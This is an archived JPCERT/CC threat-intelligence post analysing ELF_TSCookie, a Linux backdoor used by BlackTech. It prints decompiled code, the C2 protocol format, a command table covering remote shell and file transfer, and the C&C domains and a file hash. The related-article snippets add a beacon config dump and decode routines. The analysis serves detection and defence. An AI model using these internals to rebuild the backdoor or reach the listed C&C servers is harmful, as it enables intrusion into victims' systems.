

ELF_TSCookie - Linux Malware Used by BlackTech - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2020-03-04 · Archived: 2026-04-05 19:01:15 UTC

- [BlackTech](#)

In the past blog articles, we have introduced [TSCookie](#), [PLEAD](#) and [IconDown](#), which are used by BlackTech. It has been identified that this group also uses several other types of malware. While the malware we have already described infects Windows OS, we have also confirmed that there are TSCookie and PLEAD variants that infect Linux OS.

This article describes TSCookie for Linux, used by BlackTech.

Difference between TSCookie for Windows and Linux

The function of the two are mostly the same, as many parts of the code are identical. Figure 1 shows the comparison of code in TSCookie for Windows and for Linux.

<pre> 11 if (myMSEStartup() < 0) 12 return -1; 13 lpMem = (mem *)malloc(0x2000000); 14 this = &lpMem->this; 15 while (1) 16 { 17 while (1) 18 { 19 mal_init(this); 20 mal_decode_config(this, data); 21 lpMem->this.now_key = lpMem->this.config.key; 22 lpMem->this.connection_keep_flag = lpMem->this.config.connection_keep_flag; 23 lpMem->this.mode_flag = lpMem->this.config.connect_mode; 24 if (lpMem->this.config.unknown_flag == 100) 25 mal_server_check(this); 26 v3 = lpMem->this.config.connect_mode; 27 if (v3 == 1 v3 == 2 v3 == 3) 28 lpMem->this.mode_flag = 1; 29 v4 = lpMem->this.config.connect_mode; 30 if (v4 == 7 v4 == 8 v4 == 6) 31 lpMem->this.mode_flag = 6; 32 if (lpMem->this.config.connect_mode) 33 lpMem->this.mode_flag = 0; 34 if (lpMem->this.config.connect_mode == 5) 35 lpMem->this.mode_flag = 5; 36 if (!strcmp(lpMem->this.config.mutex_name) > 0) 37 { 38 v5 = CreateMutex(0, 0, lpMem->this.config.mutex_name); 39 if (GetLastError() == 183) 40 { 41 CloseHandle(v5); 42 return -10; 43 } 44 } 45 if (mal_get_addrinfo(this, a2) >= 0 && mal_req(this) >= 0) 46 break; 47 a2 = 1; 48 } 49 a2 = 0; 50 v6 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)mal_connect_main_thread, this, 0, 0); 51 mal_set_singleobject(v6, 0xffffffff); 52 CloseHandle(v6); 53 v7 = lpMem->this.break_flag; 54 if (v7) 55 { 56 if (v7 == 1) 57 break; 58 } 59 a2 = 0; 60 } 61 free_0(lpMem); 62 return 0; 63 } </pre>	<pre> 17 flag = mal_1(); 18 if (flag < 0) 19 return -1; 20 lpMem = mymalloc(0x2000000); 21 this = (this2 *) (lpMem + 0x00); 22 while (1) 23 { 24 while (1) 25 { 26 { 27 mal_init(this); 28 flag = mal_decode_config((int)this, emc_config); 29 config = &this->static_conf; 30 this->now_key = this->static_conf.rcdkey.key; 31 this->connection_keep_flag = config->connection_keep_flag; 32 this->mode_flag = config->connect_mode; 33 if (config->connect_mode == 1 config->connect_mode == 3) 34 this->mode_flag = 6; 35 if (!config->connect_mode) 36 this->mode_flag = 0; 37 if (config->connect_mode == 5) 38 this->mode_flag = 5; 39 flag = mal_get_addrinfo(this, flag_count); 40 if (flag >= 0) 41 break; 42 flag_count = 1; 43 } 44 } 45 v7 = mal_req(this); 46 if (v7 >= 0) 47 break; 48 flag_count = 1; 49 } 50 flag_count = 0; 51 v8 = mal_create_thread(0, 0, mal_connect_main_thread, this); 52 sub_004f006(v2, 0); 53 v9 = this->break_flag; 54 if (v9) 55 break; 56 flag_count = 0; 57 } 58 if (v0 == 1) 59 break; 60 flag_count = 0; 61 } 62 myfree_0(lpMem); 63 return 0; 64 } </pre>
---	--

Figure 1: Comparison of code in TSCookie for Windows and Linux (Left: Windows Right: Linux)

While they are mostly the same in terms of the code, the Linux version operates differently with the following characteristics:

- Less configuration
- Supports custom communication protocol only
- Several functions available by default

The details are explained in the next sections.

Less configuration data

As it was described in [the past blog entry](#) (Appendix A: TSCookie Configuration), TSCookie for Windows has 17 sets of configuration within the 0xB78 data size. On the other hand, it is reduced to 5 in the Linux version, and the configuration on proxy communication and others have been excluded. See Appendix A for details.

In the Windows version, the configuration is RC4-encrypted and hardcoded in the malware. For the Linux version, however, information such as C&C server is copied as a plain text into a dedicated area in the memory and then RC4-encrypted. It is uncertain why the Linux version malware does not encrypt the configuration with RC4 from the beginning, but it is possible that coding some parts did not work when copying the code from the Windows version to the Linux one.

```

17  memset(&key_enc_config, 0, 0x2000u);
18  memset(&config, 0, sizeof(config));
19  strcpy((char *)&host, "app.dynamicrosoft.com@443;home.mwbsys.org@443");
20  mal_set_config_data((int)&config, (char *)&host);
21  config.rc4key.key2 = 0x23D;
22  key_data.data1 = 0x696D6461;
23  key_data.data2 = 0x216E;
24  key_data.data3 = 0;
25  key_data.data4 = 0;
26  config.rc4key.key1 = mal_ror4_hash(&key_data);
27  config.connect_mode = 0;
28  strcpy(config.id, "ATS-");
29  v3 = &config_key;
30  v4 = 0x80;
31  if ( (unsigned __int8)&config_key & 2 )
32  {
33      *(_WORD *)&config_key = 0;
34      v3 = (char *)&v9;
35      v4 = 0x7E;
36  }
37  memset(v3, 0, 4 * (v4 >> 2));
38  v5 = &v3[4 * (v4 >> 2)];
39  v6 = &v3[4 * (v4 >> 2)];
40  if ( v4 & 2 )
41  {
42      *(_WORD *)v5 = 0;
43      v6 = v5 + 2;
44  }
45  if ( v4 & 1 )
46      *v6 = 0;
47  mal_create_rc4key(&config_key, 0x80);
48  memcpy(&key_enc_config, &config_key, 0x80u);
49  memcpy(&config_data, &config, 0xB78u);
50  mal_rc4(&config_data, 0xB78, &config_key, 0x80);
51  mal_main((int)&key_enc_config);
52  return 1;
53  }

```

Allocate data area for the configuration data

Copy configuration data

Encrypt configuration data

Figure 2: Code for creating configuration

Supports custom communication protocol only

While TSCookie for Windows supports several communication protocols (HTTP, HTTPS and custom protocol), the Linux version only supports its custom protocol. Figure 3 shows a part of code for communication. It is clear that the code only covers the custom protocol.

```

1 int __cdecl mal_1st_request(struct *s)
2 {
3     int result; // eax
4
5     if ( s->mode_flag )
6         result = mal_http_connect_set(s);
7     else
8         result = mal_tcp_connect_set(s);
9     return result;
10 }

```

```

1 int __cdecl mal_1st_request(this2 *a1)
2 {
3     int result; // [esp+1Ch] [ebp-Ch]
4
5     result = -1;
6     if ( !a1->mode_flag )
7         result = mal_tcp_connect_set(a1);
8     return result;
9 }

```

Figure 3: Comparison of communication in TSCookie for Windows and Linux (Left: Windows version Right: Linux version)

The payload itself is RC4-encrypted in both versions, and the format of the data as well as the commands received in reply remain mostly the same. (See Appendix B for details.)

Several functions available by default

TSCookie for Windows downloads modules and operates accordingly. The Linux version has the following functions by default, so it conducts malicious activities without downloading extra modules. (See Appendix C for details.)

- Execute arbitrary shell command
- Operate files (list, delete, move)
- Upload/Download files

In closing

It is assumed that the malware is embedded in a Linux server of a victim organisation by an attacker after intrusion. If you find any type of malware related to Blacktech in your network, it is recommended that you also check your Linux environment. Please see Appendix D for the list of C&C servers.

Shusei Tomonaga

(Translated by Yukako Uchida)

Appendix A: ELF_TSCookie Configuration

Table A: Configuration

Offset	Description	Remarks
0x000	Destination server and port number	Multiple hosts can be specified by listing with a semicolon ";"
0x400	RC4 key	Used for encrypting communication
0x40C	Campaign ID	
0x44C	Communication mode	Only supports a custom protocol
0x454	Not used	

Appendix B: Data exchanged by ELF_TSCookie

Table B-1: Format of sent data

Offset	Length	Contents
0x00	4	Number of received data (begins with 0xFFFFFFFF)
0x04	4	Length of data sent
0x08	4	Packet number (Used to divide data when the data length is larger than 65440)
0x0C	4	Command (begins with 0x7263BC02)
0x10	4	Whether the data after 0x20 is RC4-encrypted
0x14	4	Not used
0x18	4	0x3001
0x1C	4	RC4 key (random data)
0x20	-	Data to be sent (See B-2 for the first communication)

- Up to offset 0x1C, the contents are encrypted with the RC4 key and random data in the configuration.

Table B-2: Format of data sent in the first communication after offset 0x20

Offset	Length	Contents
0x00	4	0x9A65001F
0x04	4	Process ID
0x08	4	Command (0x7263BC02 at the beginning)
0x0C	4	Not used
0x10	4	Data size after offset 0x14
0x14	-	Random data

- Up to offset 0x14, the contents are encrypted with RC4 key and random data in the configuration.

Table B-3: Format of received data

Offset	Length	Contents
0x00	4	Number of received data
0x04	4	Length of received data
0x0C	4	Command

0x10	4	Whether the data after 0x20 is RC4-encrypted
0x1C	4	RC4 key
0x20	-	Data

- Up to offset 0x1C, the contents are encrypted with RC4 key in the configuration and another key in the received data.

Appendix C: ELF_TSCookie commands

Table C: Commands


Value	Contents
0x7200AC03	Launch remote shell
0x7200AC04	Send a command to remote shell
0x7200AC05	End remote shell
0x7200AC07	-
0x7200AC0B	Returns 0x7263BC06
0x7200AC0C	List files
0x7200AC0D	Download file
0x7200AC0E	Upload file
0x7200AC11	-
0x7200AC13	End bot
0x7200AC16	Delete file
0x7200AC1A	Move file
0x7200AC10	Execute command

Appendix D: C&C servers

- app.dynamicrosoft.com
- home.mwbsys.org

Appendix E: Hash

- fc863fbd71e22c99eaa2b1b0eb72d806cedeb536213e600afb03f0fbea9d2bb3



朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.


Related articles

```
*key = 0x42714862;
*key[1] = 0x015813C2;
*key[2] = 0x06d72834;
*key[3] = 0x00007909;
*key[4] = 0x14564211;
*key[5] = 0x40003468;
*key[6] = 0x00788529;
*key[7] = 0x00000007;
v4 = m_ret_argloffset0x350(a1 + 1);
if ( !((v3->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18, 0xF0000000) )
return 0;
v5 = m_ret_argloffset0x350(a1 + 1);
handlehash0 = a1 + 1;
if ( !((v3->CryptCreateHash)(*a1, 0x0000, 0, 0, a1 + 1) )
LABEL_0:
if ( *a1 )
return 0;
v6 = m_ret_argloffset0x350(a1 + 1);
(v6->CryptReleaseContext)(*a1, 0);
return 0;
}
if ( !CryptHashData(*handlehash0, key, 16u, 0)
|| (v6 = m_ret_argloffset0x350(a1 + 1);
v6 = a1 + 1;
!(v6->CryptDeriveKey)(*a1, 0x0000, *handlehash0, 0x000000, a1 + 2)) // CALG_AES_128
{
if ( *handlehash0 )
{
v5 = m_ret_argloffset0x350(a1 + 1);
(v5->CryptDestroyHash)(*handlehash0);
}
goto LABEL_0;
}
v8 = m_ret_argloffset0x350(a1 + 1);
(v8->CryptSetKeyParam)(*v8, 3, 0x0000, 0);
v9 = m_ret_argloffset0x350(a1 + 1);
(v9->CryptSetKeyParam)(*v9, 1, 0x, 0); // IV = parameter
v10 = m_ret_argloffset0x350(a1 + 1);
(v10->CryptSetKeyParam)(*v10, 0, 0x0000, 0); // SP_MODE = CBC
return *v4;
}
```

Update on Attacks by Threat Group APT-C-60

```
python parse_cross2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN,PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY----.MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA8GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAAAGNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS3B1HP2V3J04
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcaLhAkpM4QAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7XKmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnwU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TwK9o9RodcZtZxsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7Tzk7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gh40
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wXub0a
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB.----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: ----BEGIN PUBLIC KEY----
MIGFMA8GCSqGS1b3DQEBQUAAAGNADCB1QKBgQCNS3B1HP2V3J04GT9UcaLhAkpM4QAGRn6Nw6
RHnVST/1HJ+zHLH82q7XKmo+rU+IzYpXnwU7pMs1Sdq+cRxoTLmhNoq2UTwK9o9RodcZtZxsk
bM7Tzk7UZjyapTIJfcq6BwMdsMx6gh40s1B/Swnc3wXub0aqEokKorZwmHU3wIDAQAB
----END PUBLIC KEY----
```

CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks




[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}
```

[DslodRAT Malware Installed in Ivanti Connect Secure](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: <https://blogs.jpccert.or.jp/en/2020/03/elf-tscookie.html>